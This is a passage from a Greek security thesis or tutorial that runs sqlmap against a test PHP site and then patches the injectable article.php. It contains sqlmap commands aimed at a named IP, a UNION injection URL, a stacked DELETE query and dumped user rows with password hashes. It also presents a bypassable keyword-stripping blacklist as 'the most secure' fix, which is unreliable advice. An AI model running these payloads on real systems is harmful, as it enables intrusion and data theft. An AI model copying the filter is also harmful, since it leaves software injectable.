16	Χαλκιαδάκης	Κωνσταντίνος	2	kochalk	*D7BC36B63F5A253C7B87BA5BF17859AC094F0311
19	User	Temporary	0	temp	*E622BEC8C9DF2E3B022E739A0E6AB9BC95FFE04B

Πίνακας 4.4 Το sqlmap μας εμφανίζει όλες τις εγγραφές του πίνακα users της βάσης δεδομένων sectest_db

Το sqlmap μας δίνει πολλές επιπλέον δυνατότητες μέσω των αυτοματοποιημένων διαδικασιών που διαθέτει, ούτως ώστε να αποσπάσουμε πληροφορίες σχετικά με το σύστημα και την βάση δεδομένων της web εφαρμογής. Μία από αυτές τις περιπτώσεις είναι η χρήση της παραμέτρου --current-user. Χρησιμοποιώντας αυτή την παράμετρο, έχουμε τη δυνατότητα να εντοπίσουμε τον χρήστη που χρησιμοποιεί το σύστημα για να συνδεθεί στη βάση δεδομένων. Με την παρακάτω εντολή, εμφανίζονται τα αποτελέσματα της εικόνας 4.15 στην οποία διακρίνουμε ότι ο χρήστης της βάσης δεδομένων είναι ο sectest_user@localhost:


```
python sqlmap.py -u http://69.65.9.151/~sectest/article.php?id=3334 --current-user
```



Εικόνα 4.16 Με την παράμετρο current_user, εμφανίζεται ο χρήστης της MySQL

Γνωρίζοντας το username του χρήστη της MySQL, επόμενο βήμα είναι να προσπαθήσουμε να βρούμε το hash του κωδικού πρόσβασης. Το sqlmap μας δίνει τη δυνατότητα να προσπαθήσουμε να ανακτήσουμε τους κωδικούς πρόσβασης των χρηστών της βάσης δεδομένων. Χρησιμοποιώντας την παράμετρο --passwords, θα εκκινηθεί η αντίστοιχη αυτοματοποιημένη διαδικασία. Η εντολή που πρέπει να εκτελεστεί είναι η εξής:

```
python sqlmap.py -u http://69.65.9.151/~sectest/article.php?id=3334 --passwords
```




Εικόνα 4.17 Το sqlmap δεν μπορεί να ανακτήσει τον κωδικό πρόσβασης του ο χρήστη της MySQL

Στην εικόνα 4.16 παρατηρούμε δεν ήταν δυνατόν να ανακτηθεί ο κωδικός πρόσβασης του χρήστη της βάσης δεδομένων. Όπως μας ενημερώνει το sqlmap, ο λόγος είναι ότι δεν έχει τα κατάλληλα δικαιώματα (priviledges) ο sql-χρήστης, ούτως ώστε να μπορέσει να ανακτήσει δεδομένα από τον αντίστοιχο πίνακα της βάσης. Αυτό οφείλεται στην κοινή πρακτική όλων των UNIX based web hosting control panels (πχ CPANEL), να αφαιρούν τέτοιου είδους δικαιώματα από τους χρήστες των hosting-λογαριασμών. Σε τέτοια συστήματα, αντίστοιχα δικαιώματα έχει μόνο ο root χρήστης.

Μία επιπλέον πολύ χρήσιμη παράμετρος του εργαλείου sqlmap, μας δίνει τη δυνατότητα να τρέξουμε μια sql γραμμή εντολών (sql shell). Με την εκτέλεση της συγκεκριμένης παραμέτρου, είμαστε σε θέση να εκχύσουμε οποιοδήποτε SQL ερώτημα στη βάση δεδομένων, χωρίς να εκτελούμε κάθε φορά το sqlmap, όπως ακριβώς θα κάναμε σε περίπτωση που εκτελούσαμε ένα sql shell, σε οποιοδήποτε σύστημα βάσης δεδομένων και λειτουργικό. Η εντολή που μας δίνει το sql shell είναι η εξής:

```
python sqlmap.py -u http://69.65.9.151/~sectest/article.php?id=3334 --sql-shell
```

Η εκτέλεση της παραπάνω εντολής θα μας εμφανίσει το αποτέλεσμα που διακρίνεται στην εικόνα 4.17



Εικόνα 4.18 Με την παράμετρο sql-shell, έχουμε τη δυνατότητα να εκτελέσουμε ένα κέλυφος εντολών sql

Με την παραπάνω εντολή έχουμε την δυνατότητα να εκτελέσουμε οποιοδήποτε SELECT ερώτημα SQL θέλουμε. Στην εικόνα 4.18 μπορούμε να δούμε την εκτέλεση ενός ερωτήματος και συγκεκριμένα το query *SELECT * FROM videobase.*

Εικόνα 4.19 Εκτέλεση ερωτήματος μέσω το sql shell

Η μόνη δυνατότητα που μας δίνεται μέσω του sql shell, είναι να εκτελέσουμε ερωτήματα επιλογής (SELECT). Για να εκτελέσουμε διαφορετικού είδους ερωτήματα (INSERT, UPDATE κτλ) είναι αναγκαία η προϋπόθεση να υποστηρίζονται από το σύστημα Βάσης Δεδομένων stacked queries (στοιβαγμένα ερωτήματα). Τα στοιβαγμένα ερωτήματα είναι ουσιαστικά δύο ερωτήματα τα οποία εκτελούνται σειριακά. Για παράδειγμα:

```
SELECT * FROM users;  DELETE FROM videobase WHERE id=4;
```

Τέτοιου είδους ερωτήματα είναι δυνατόν να εκτελεστούν στη MySQL αλλά αυτό εξαρτάται από τον οδηγό (PDO_MySQL, MySQLi κτλ) που χρησιμοποιείται από την εφαρμογή της PHP για να επικοινωνήσει με την Βάση Δεδομένων. Στη συγκεκριμένη εφαρμογή, είτε χρησιμοποιείται ένας οδηγός που δεν υποστηρίζει την εκτέλεση stacked queries, είτε αυτή η δυνατότητα έχει απενεργοποιηθεί για λόγους ασφαλείας. Τη μη δυνατότητα εκτέλεσης τέτοιων ερωτημάτων μπορούμε να τη διαπιστώσουμε στην προσπάθειά μας να

εκτελέσουμε ένα INSERT ερώτημα. Το sqlmap θα μας ενημερώσει ότι δεν υποστηρίζεται η εκτέλεση stacked queries.

4.3 Αποφυγή των SQL Injection επιθέσεων

Η τρωτότητα μίας ιστοσελίδας, οφείλεται στον κακό σχεδιασμό και σε καίρια προγραμματιστικά λάθη. Η κύρια παράληψη των web developers είναι η μη εφαρμογή φίλτρων στα δεδομένα που εισάγει ο χρήστης στο σύστημα ή στις μεταβλητές που χρησιμοποιεί ο προγραμματιστής για να αναπτύξει κάποιες λειτουργίες του συστήματός του. Συνήθως η αποτροπή SQL injection επιθέσεων είναι αρκετά απλή και βασίζεται στην δημιουργία ενός φίλτρου που εντοπίζει τα εκχυόμενα ερωτήματα και να αποτρέπει την εκτέλεσή τους. Οι περισσότερες web εφαρμογές έχουν συνήθως ανεπτυγμένη μία συνάρτηση που υλοποιεί ένα τέτοιο φίλτρο, ωστόσο πρέπει να διασφαλιστεί και η πιστή χρήση του σε όλες τις μεταβλητές του συστήματος.

Στην παράγραφο αυτή θα αναπτύξουμε ένα φίλτρο που θα αποτρέπει SQL injection επιθέσεις και κατόπιν θα πραγματοποιήσουμε δοκιμές με το εργαλείο sqlmap για να διαπιστώσουμε αν η ιστοσελίδα έχει γίνει non-injectable.

Το πρώτο βήμα είναι να ανοίξουμε το αρχείο article.php, το οποίο είναι και το script που διαπιστώσαμε ότι είναι ευπαθές σε sql injection. Στις πρώτες κιόλας γραμμές του κώδικα, διαπιστώνουμε ότι δεν χρησιμοποιείται κανενός είδους φίλτρο και το περιεχόμενο της μεταβλητής id, αποστέλλεται απ’ ευθείας ως παράμετρος σε sql ερώτημα.

```
<?php
require_once('global/mysql_connect.php');
$article=$_GET['id'];
$query="SELECT title,parent FROM content_meganews WHERE id = '$article'";
$result=@mysql_query($query);
while (list($title, $parent) = mysql_fetch_row($result)) {
	$bgrp = $parent;
	$tlt = $title;
}
```

Η GET μεταβλητή id, υποδεικνύει στο σύστημα, ποιο άρθρο θέλει να επισκεφθεί ο χρήστης. Ουσιαστικά ανάλογα με την συγκεκριμένη μεταβλητή αλλάζει και το άρθρο το οποίο εμφανίζεται στο χρήστη. Τα id των άρθρων είναι ακέραιοι αριθμοί (integers), οπότε δεν υπάρχει χρησιμότητα στο να δέχεται η μεταβλητή ως τιμές άλλους χαρακτήρες.

Τη συνάρτηση την ονομάζουμε avoid_sqlinjection() και δέχεται σαν όρισμα την GET μεταβλητή. Το όρισμα κατόπιν ελέγχεται αν είναι αριθμός με τη συνάρτηση is_numeric() που υπάρχει στην βιβλιοθήκη της php. Η συνάρτηση αυτή δέχεται σαν όρισμα μία μεταβλητή. Αν η μεταβλητή αυτή είναι αλφαριθμητικό τότε επιστρέφει την τιμή false. Σε αντίθετη περίπτωση, όπου το όρισμα είναι αριθμός, επιστρέφει την τιμή true. Με μία δομή επιλογής (if) ελέγχουμε αν η συνάρτηση is_numeric επιστρέφει την τιμή true. Αν είναι αληθής, τότε η δική μας συνάρτηση avoid_sqlinjection, θα επιστρέψει την τιμή του ορίσματος. Σε διαφορετική περίπτωση, εκτελείται ένα javascript, το οποίο εμφανίζει ένα

alert box στον χρήστη και τον ειδοποιεί ότι δεν βρέθηκε το άρθρο που αναζητά και κατόπιν προωθεί τον χρήστη στην αρχική σελίδα του dimarxe.gr. Η συνάρτηση θα έχει την παρακάτω μορφή:

```
function avoid_sqlinjection($varinput) {
	if (is_numeric($varinput)) {
		return $varinput;
	} else {
		echo "
			<script>
			alert('Το άρθρο που αναζητήσατε δεν υπάρχει!');
			window.location = 'index.php';
			</script>
		";
	}
}
```

Από τη στιγμή που δημιουργήσαμε τη συνάρτηση, θα πρέπει να την καλούμε κάθε φορά που εισάγουμε την τιμή της σε κάποια μεταβλητή του script. Το κομμάτι του κώδικα του script article.php όπου είχαμε παραπάνω, θα πρέπει πλέον να διαμορφωθεί ως εξής:


```
require_once('global/mysql_connect.php');
$article=avoid_sqlinjection($_GET['id']);
$query="SELECT title,parent FROM content_meganews WHERE id = '$article'";
$result=@mysql_query($query);
while (list($title, $parent) = mysql_fetch_row($result)) {
	$bgrp = $parent;
	$tlt = $title;
}
```

Με τις παραπάνω τροποποιήσεις στον κώδικα του dimarxe.gr, υποθέτουμε ότι πλέον δεν είναι δυνατόν να μπορέσει κάποιος επιτιθέμενος να πραγματοποιήσει επιθέσεις με sql injection. Η χρήση της παραπάνω τεχνικής είναι η πλέον ασφαλής, καθώς αποτρέπει κάθε δυνατότητα στον επιτιθέμενο να εκχύσει οποιοδήποτε ερώτημα στο σύστημα. Επόμενο βήμα είναι να ελέγξουμε κατά πόσο αποδοτική είναι η συγκεκριμένη τεχνική. Θα χρησιμοποιήσουμε και τους δύο τρόπους επίθεσης που αναπτύχθηκαν στις προηγούμενες παραγράφους, ούτως ώστε να διαπιστώσουμε την λειτουργικότητα του φίλτρου.

Στην πρώτη περίπτωση θα προσπαθήσουμε να εκχύσουμε το παρακάτω SQL ερώτημα, απ' ευθείας στο url της ιστοσελίδας, μέσω του web browser:

url - 69.65.9.151/~sectest/article.php?id=0 union all SELECT table_name, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM information_schema.tables

Το αποτέλεσμα της χρήσης του παραπάνω url, διακρίνεται στην εικόνα 4.19. Όπως θα διαπιστώσουμε, η ιστοσελίδα μας επιστρέφει ένα alert box με το μήνυμα «Το άρθρο που αναζητήσατε δεν υπάρχει!». Μόλις πατήσουμε OK, θα μεταφερθούμε αυτόματα στην αρχική σελίδα του dimarxe.gr. Διαπιστώνουμε ότι το σύστημα ανταποκρίνεται όπως ακριβώς είχαμε ορίσει στη συνάρτηση του σεναρίου.




Εικόνα 4.20 Προσπαθώντας να εκχύσουμε ένα SQL ερώτημα στο url, η ιστοσελίδα μας επιστρέφει μήνυμα λάθους.

Έχοντας διαπιστώσει ότι η λύση που αναπτύξαμε λειτουργεί επαρκώς στην πρώτη περίπτωση, θα προχωρήσουμε στην δοκιμή του αλγορίθμου με το εργαλείο sqlmap. Το sqlmap θα δοκιμάσει την πραγματική αποδοτικότητα του φίλτρου μας, καθώς είναι ένα αρκετά εξελιγμένο εργαλείο, το οποίο χρησιμοποιεί διάφορες εξειδικευμένες τεχνικές, ούτως ώστε να εντοπίσει πιθανές ευπάθειες του συστήματος. Θα εκτελέσουμε την πρώτη εντολή που χρησιμοποιήσαμε στην προηγούμενη παράγραφο:

```
python sqlmap.py –u http://69.65.9.151/~sectest/article.php?id=3334 --dbs
```

Στην εικόνα 4.20 βλέπουμε το αποτέλεσμα της εκτέλεσης της παραπάνω εντολής. Όπως παρατηρούμε, με το μήνυμα *“[WARNING] GET parameter ‘id’ is not injectable”,* το script έχει καταστεί πλέον αρκετά ασφαλές. Είναι προφανές ότι το φίλτρο που αναπτύξαμε λειτουργεί επαρκώς, καθώς παρόλο που το sqlmap χρησιμοποιεί εξειδικευμένες τεχνικές, δεν ήταν δυνατόν να εντοπίσει τις βάσεις δεδομένων του συστήματος και να πραγματοποιήσει μία SQL injection επίθεση. Το ίδιο αποτέλεσμα θα έχουμε αν εκτελέσουμε οποιαδήποτε εντολή του sqlmap.

Η μέθοδος που χρησιμοποιήσαμε για να λύσουμε το πρόβλημα, είναι αρκετά απλή και αποδοτική, ωστόσο είναι μία ad hoc λύση. Στη συγκεκριμένη περίπτωση, τα δεδομένα που μας ενδιέφεραν ήταν αποκλειστικά ακέραιοι. Ωστόσο σε πολλές περιπτώσεις χρειαζόμαστε τα δεδομένα των GET ή POST μεταβλητών να είναι λέξεις ή και προτάσεις. Επόμενο βήμα, είναι να αναπτύξουμε ένα πιο γενικευμένο αλγόριθμο, ο οποίος θα βρίσκει εφαρμογή σε όλες τις περιπτώσεις.



Εικόνα 4.21 Με τη χρήση φίλτρου για την GET μεταβλητή, έχουμε καταστήσει την ιστοσελίδα not-injectable

Η PHP έχει μία κατηγορία μεταβλητών που ονομάζονται Super Globals. Ονομάζονται έτσι επειδή είναι διαθέσιμες καθ'όλη τη διάρκεια της εκτέλεσης του script. Οι super global μεταβλητές είναι οι εξής:

- $GLOBALS
- $_SERVER
- $_GET
- $_POST
- $_FILES
- $_COOKIE
- $_SESSION
- $_REQUEST
- $_ENV

Οι μεταβλητές που μας ενδιαφέρουν για την υλοποίηση που θέλουμε να αναπτύξουμε είναι οι $_GET και $_POST. Ουσιαστικά αυτές οι μεταβλητές είναι πίνακες, στους οποίους περιέχονται όλα τα δεδομένα από το script, ανεξαρτήτως μεθόδου. Πρωτίστως θα δημιουργήσουμε μία κλάση, την οποία θα ονομάσουμε secure. Σε αυτή την κλάση θα δημιουργήσουμε τρεις συναρτήσεις/υλοποιήσεις. Η πρώτη συνάρτηση είναι η secureSuperGlobalGET, η οποία δέχεται δύο ορίσματα, το κλειδί και την τιμή του πίνακα. Με αυτή τη συνάρτηση θα ελέγξουμε όλες τα δεδομένα που έχουν αποσταλεί με τη μέθοδο

GET. Ο έλεγχος γίνεται σε τέσσερα βήματα. Πρώτο βήμα είναι να χρησιμοποιήσουμε τη συνάρτηση htmlspecialchars, η οποία αφαιρεί όσους χαρακτήρες και σύνολα χαρακτήρων αντιπροσωπεύουν HTML οντότητες. Μέσα στη συνάρτηση αυτή χρησιμοποιούμε την συνάρτηση stripslashes, η οποία αφαιρεί τυχόν εισαγωγικά που υπάρχουν στην τιμή της μεταβλητής. Στα υπόλοιπα τρία βήματα αφαιρούνται, αν υπάρχουν, λέξεις οι οποίες είναι απαραίτητες για την έκχυση ενός SQL ερωτήματος. Διαδοχικά αφαιρούνται οι λέξεις NULL, SELECT και UNION. Αυτό υλοποιείται με την συνάρτηση str_replace, η οποία αντικαθιστά αντιστοίχως τις παραπάνω λέξεις με ένα κενό string. Τέλος η συνάρτηση επιστρέφει την τιμή του συγκεκριμένου key του πίνακα. Η δεύτερη συνάρτηση είναι η secureSuperGlobalPOST, η οποία ακολουθεί ακριβώς την ίδια διαδικασία με την προηγούμενη συνάρτηση, μόνο που αυτή τη φορά εφαρμόζεται στο σύνολο των δεδομένων της super global μεταβλητής POST.

Η τρίτη συνάρτηση που υλοποιείται είναι η secureGlobals. Σκοπός μας είναι σε αυτό το σημείο να χρησιμοποιήσουμε τις παραπάνω συναρτήσεις, για να ελέγξουμε όλα τα δεδομένα που υπάρχουν στις super global μεταβλητές POST και GET. Για το σκοπό αυτό θα χρησιμοποιήσουμε την array_walk, η οποία μας δίνει τη δυνατότητα να εκτελέσουμε μία συνάρτηση, σε όλο το περιεχόμενο ενός πίνακα. Αυτό θα γίνει αντίστοιχα για τις POST και GET μεταβλητές, οι οποίες είναι στην ουσία πίνακες. Για την κάθε μία μεταβλητή θα χρησιμοποιήσουμε την αντίστοιχη συνάρτηση που περιγράψαμε παραπάνω. Η κλάση που θα δημιουργήσουμε θα έχει την εξής μορφή:

```
class secure
{
    function secureSuperGlobalGET(&$value, $key)
    {
        $_GET[$key] = htmlspecialchars(stripslashes($_GET[$key]));
        $_GET[$key] = str_replace('NULL', "", $_GET[$key]);
        $_GET[$key] = str_replace('SELECT', "", $_GET[$key]);
        $_GET[$key] = str_replace('UNION', "", $_GET[$key]);
        return $_GET[$key];
    }

    function secureSuperGlobalPOST(&$value, $key)
    {
        $_POST[$key] = htmlspecialchars(stripslashes($_POST[$key]));
        $_POST[$key] = str_replace('NULL', "", $_POST[$key]);
        $_POST[$key] = str_replace('SELECT', "", $_POST[$key]);
        $_POST[$key] = str_replace('UNION', "", $_POST[$key]);
        return $_POST[$key];
    }

    function secureGlobals()
    {
        array_walk($_GET, array($this, 'secureSuperGlobalGET'));
        array_walk($_POST, array($this, 'secureSuperGlobalPOST'));
    }
}
```

Έχοντας δημιουργήσει και εισάγει την κλάση στο script μας, το μόνο που μας απομένει είναι να δημιουργήσουμε ένα αντικείμενο της κλάσης secure και να καλέσουμε την υλοποίηση secureGlobals:


```
$avoid_sql_injection = new secure;
$avoid_sql_injection->secureGlobals();
```

Η secureGlobals θα εκτελέσει τις αντίστοιχες συναρτήσεις, οι οποίες θα ελέγξουν όλα τα δεδομένα που βρίσκονται στους πίνακες μεταβλητών GET και POST. Έχοντας αναπτύξει την επίλυση στο πρόβλημα, θα προσπαθήσουμε να πραγματοποιήσουμε επιθέσεις με το εργαλείο sqlmap, ούτως ώστε να διαπιστώσουμε αν έχει επιλυθεί το πρόβλημα και το σύστημά μας έχει καταστεί not injectable.

Πρωτίστως θα δοκιμάσουμε να ανακτήσουμε τις βάσεις δεδομένων που υπάρχουν στον διακομιστή εκτελώντας την εντολή:

```
python sqlmap.py –u http://69.65.9.151/~sectest/article.php?id=3334 –dbs
```

Όπως διαπιστώνουμε από τα αποτελέσματα που εμφανίζονται στην εικόνα 4.21, το sqlmap αδυνατεί να ανακτήσει τα ονόματα των βάσεων δεδομένων του συστήματος, εμφανίζοντάς μας το μήνυμα [CRITICAL] unable to retrieve the database names.




Εικόνα 4.22 Ελέγχουμε αν η λύση που αναπτύξαμε έχει τα αναμενόμενα αποτελέσματα

Ωστόσο διαπιστώνουμε ότι το sqlmap έχει εντοπίσει ότι το σύστημα της βάσης δεδομένων είναι ο MySQL SERVER.

Έπειτα θα δοκιμάσουμε να εκτελέσουμε το sqlmap, παρακάμπτοντας την παραπάνω διαδικασία βασιζόμενοι στην υπόθεση ότι γνωρίζουμε εκ των προτέρων το όνομα της βάσης δεδομένων ούτως ώστε να ανακτήσουμε τα ονόματα των πινάκων. Έτσι θα εκτελέσουμε την εντολή:

```
python sqlmap.py –u http://69.65.9.151/~sectest/article.php?id=3334 –D sectest_db
--tables
```

Όπως θα διαπιστώσουμε, παρατηρώντας την εικόνα 4.23, δεν είναι δυνατή η ανάκτηση ούτε του πλήθους των πινάκων, ούτε των ονομάτων τους. Για αυτό μας πληροφορεί με τα αντίστοιχα μηνύματα το sqlmap "[WARNING] unable to retrieve the number of tables for database 'sectest_db'" και "[WARNING] no table(s) found".



